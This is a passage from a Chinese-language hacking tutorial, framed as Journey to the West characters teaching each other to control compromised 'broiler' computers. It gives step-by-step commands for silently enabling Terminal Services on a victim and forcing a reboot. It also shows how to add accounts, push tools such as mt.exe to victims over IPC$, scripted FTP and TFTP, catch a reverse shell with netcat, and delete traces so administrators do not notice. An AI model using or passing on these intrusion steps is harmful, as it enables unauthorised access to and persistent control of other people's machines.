


图 8




图 9

‘连接’就会连接到远程服务器，同时出现登录界面。如果我们有远程电脑的帐号和密码就可以登录进去了，进去后，只要肉鸡的配置和网速够好，我们会有种就是在本地操作计算机的感觉，否则会稍微有点延迟”。图 8 是远程桌面连接器的模样。图 9 是连接上后的登录界面。图 10 是登录成功后的界面，和在本地操作几乎没有什么区别。

而且由于每个用户都有自己独立的会话，你可以和管理员同时在线操控服务器而不影响对方。所以不会发生那些抢鼠标之类的现象，也不会很夸张的被发现。

“悟空，你做人忒不厚道了吧？那么好的东西！居然现在才告诉我们，以后入侵的每一台电脑我都要打开它们的终端服务！”




图 10

唐僧忿忿不平。

“确实终端服务由于操作上的便利性，深受广大黑友的喜爱，不过正所谓树大招风，管理员使用 netstat -an 一看，发现 3389 端口打开了，这台肉鸡也就活不久了。”悟空正待解释。八戒已经等不及了：“快说怎么样才可以开啊？”

“唉，现在的年轻人啊，真是没耐性。这个服务要在 Windows2000 的服务器版和 Windows2003 上才有利用价值。因为 2000 的专业版是没办法安装终端服务的，而 WindowsXP 即使打开了终端服务也没办法利用。因为你一连接人家的机器就会提示说，某某要连接到本机，是否注销让人家来控制自己的机器。所以，我们在开终端服务之前，首先得判断系统的类型。”

“一般情况下，C 盘的根目录下有个 boot.ini 里会有系统的类型，除非被管理员故意更改过了。所以我们在 shell 下 type c:\boot.ini 就可以看到了。”

```
D:\>type c:\boot.ini
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(2)\WINDOWS
[operating systems]
        multi(0)disk(0)rdisk(0)partition(2)\WINDOWS="Microsoft Windows
XP Professional"
 /fastdetect /NoExecute=OptIn
```

注意到这里就是俺的机器，上面显示的结果是 WinXP PRO 版。具体的意思就不解释了，如果遇到 BT 的管理员更改过这个信息，我们还可以使用一个命令，输入 query user 后，如果提示“'query' 不是内部或外部命令，也不是可运行的程序或批处理文件。”那么这台电脑就很有可能是 Win2000 专业版，因为如果是 server 版的系统默认是有 query 这个命令的。当该服务器已安装终端服务时，query user 这个命令可以查看当前有哪些用户登录到服务器上了。若没有安装终端服务的 server 版，则会提示该命令需要终端服务的运行。

八戒小心翼翼的输入 query user 开心的大吼：“它说需要终端服务的运行。那就是 Server 版吧，猴哥，交给你了。”

悟空很轻松的在 shell 中敲下四行命令：

```
echo [Components] > c:\bootlog.txt
echo TSEnabled = on >> c:\bootlog.txt
sysocmgr /i:c:\winnt\inf\sysoc.inf /u:c:\bootlog.txt /q /r
rundll32.exe user.exe,restartwindows
```

前三行命令是网上流传的 Win2000 无人执守命令安装终端服务的拿手好戏，第四行是重新启动肉鸡使终端服务生效。做这件事之前要考虑清楚，因为如果管理员正好在线的话，这台鸡马上就

小鸡快跑

会飞掉，还有如果对方是ADSL用户，一旦重启拨号，IP地址也会改变，到时候找不到辛辛苦苦打开终端服务的肉鸡可别哭啊。

几分钟的时间，肉鸡重启完毕了。悟空重新溢出肉鸡，在shell中输入netstat -an会很清楚的看到3389端口打开了（笔者自己实验的时候发现需要管理员登录了以后才会生效，因为没有更多的条件进行测试，不确定是否一定需要管理员的登录。所以如果你测试没有成功，那可能属于笔者这种情况）。那么就不客气了，打开远程桌面连接，填入IP地址，单击连接，输入我们刚才加的管理员帐号，进去happy吧。俺当初就是通过肉鸡来学习Windows下的操作的！

"大师兄，我有问题。"沙僧每次学的都最认真，指着自己的电脑给悟空看道："刚才打开的telnet服务重启以后又telnet不上了，怎么回事？还有，3389这个端口太招摇了，管理员一看不就发现了？还有没有别的办法可以长期的控制肉鸡又不容易被发现的啊？"

"嗯，沙师弟说的很有道理，要长期的控制肉鸡就要涉及到使用后门了，只要给肉鸡安装上一个好的后门，甚至可以把一只鸡使唤个一年以上。不过由于最近的后门品种比较多，以及后门要分好多种，要一一介绍会比较花时间，我们下次再一并做介绍好了。而且，刚才呆子不是还想放木马到肉鸡上吗？放马和装后门之前有一步是必须的，就是你要把你的文件上传到肉鸡上！今天剩下的一点时间我们着重讲一下这个问题好了，这样到时候你们要传什么东西过去我就不管了。"悟空发现天色已晚，打算赶快讲完今天的东西让他们这些灯泡快闪。

1.IPC$共享上传

Win2000和Win2003系统的默认共享原先是为了管理员而设的，有了一个帐号以后就可以远程管理服务器了，今天我们来冒充一下管理员。在地址栏输入\\192.168.1.123\c$，这是打开192.168.1.123的C盘，默认情况下，2000和2003系统是有这个共享存在的。如果你刚刚用ms05039溢出过对方，就不用试了，因为这个溢出漏洞会让对方的网络共享服务挂掉的，得重启才可以继续。这时候会弹出个对话框提示输入用户名和密码（如果是Windows XP可能会有点不同），然后就可以看到类似于图11的样子。直接把文件拖进去就是了，要从对方的电脑上下载也可以直接拖回来，非常的方便。




图11

2.FTP上传

FTP（文件传输协议）是一种非常普遍的传输文件的方法。我们首先把自己的电脑做成一个FTP服务器（前提是对方可以直接访问我们的IP），我利用的工具是20CN的一个mini FTP服务器，如图12。设置好帐号，密码以及访问目录以后，点"启动服务"就在本机打开了一个FTP服务了。我们现在要做的就是在shell中控制肉鸡访问我们的FTP并从我们的机器上下载东西回去，比如我机器上的C:\hacking\mt.exe。

在Mini FTP中，将访问目录设为C:\Hacking，这样别人一旦登录我们的FTP，看到的东西就是C:\Hacking里的东西，然后，再下载mt.xe就好了。




图12

在命令行中做这件事也不难，问题是在shell中，不支持重定向（具体就不说了），所以我们要先把命令都写在一个文件里，再让shell根据这个文件里的命令一行一行的执行。写文本文件使用的命令是echo。

echo用法：echo **内容 >文件完整路径//其中文件路径若含空格需要用双引号引起来**

```
C:\>echo net user 悟空 /add >"c:\program files\hack.bat"
C:\>type "c:\program files\hack.bat"
net user 悟空 /add
```

注意到这里的>符号，如果写两个>>，就是把内容追加到我们指定的文件去，否则是覆盖。大家可以尝试一下：

```
echo test>a.txt
echo abcd>>a.txt
type a.txt
```

好了，介绍完echo命令以后，我们就来实际进行操作了。在shell中依次输入下列几行命令：

```
echo open 192.168.1.123>ftp.txt
echo zyqq>>ftp.txt
echo a>>ftp.txt
echo bin>>ftp.txt
echo get mt.exe>>ftp.txt
echo bye>>ftp.txt
```

这样就会把我们的命令都写到ftp.txt了，使用type ftp.txt可以看到ftp.txt现在的内容：

```
C:\>type ftp.txt
open 192.168.1.123          //打开FTP服务器，open后面跟IP地址或者是域名
zyqq           //用户名，自己在Mini FTP里设置的
a           //密码，同上
bin           //表示以二进制方式传输文件，exe或者jpg一类的文件应选
get mt.exe           //下载mt.exe
bye           //退出FTP服务器
```

最后是关键的一个命令了：ftp -s:ftp.txt执行的结果如图12。记得做完坏事要打扫PP，把刚才生成的ftp.txt删掉，否则被管理员看到了你就哭吧……


3.TFTP 上传

TFTP 是简单文件传输协议，顾名思义就是比FTP更简单一些，它没有用户身份验证的功能，而且由于基于UDP协议，也不怎么稳定不能传大文件。但是对于我们只有小小几K的黑软来说，反而由于它的简便而深受欢迎。

还是在我们的电脑上架设TFTP服务器。使用的工具是tftpd32.exe，双击运行就可以了。把我们要提供的软件放到和tftpd32.exe同一目录下。然后到shell中执行：

tftp -i [我们的IP地址] get [要传送的文件] // -i 参数是表示以二进制传输

例：tftp -i 192.168.1.123 get mt.exe，如图13。如果成功的话，在shell中和tftp服务器中都有显示，报告发送了多少字节的数据，花了多少时间之类的，如图14。



```
D:\WINDOWS\system32\cmd.exe - nc -vv -l -p 1234
D:\Documents and Settings\Administrator>nc -vv -l -p 1234
listening on [any] 1234 ...
connect to [192.168.1.123] from 713-06521446BD5 [192.168.1.8] 1067
Modiy By 009 :>
Press Enter To Continue ……

Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>tftp -i 192.168.1.123 get mt.exe
tftp -i 192.168.1.123 get mt.exe
Transfer successful: 41011 bytes in 1 second, 41011 bytes/s

C:\WINNT\system32>_
```

图13

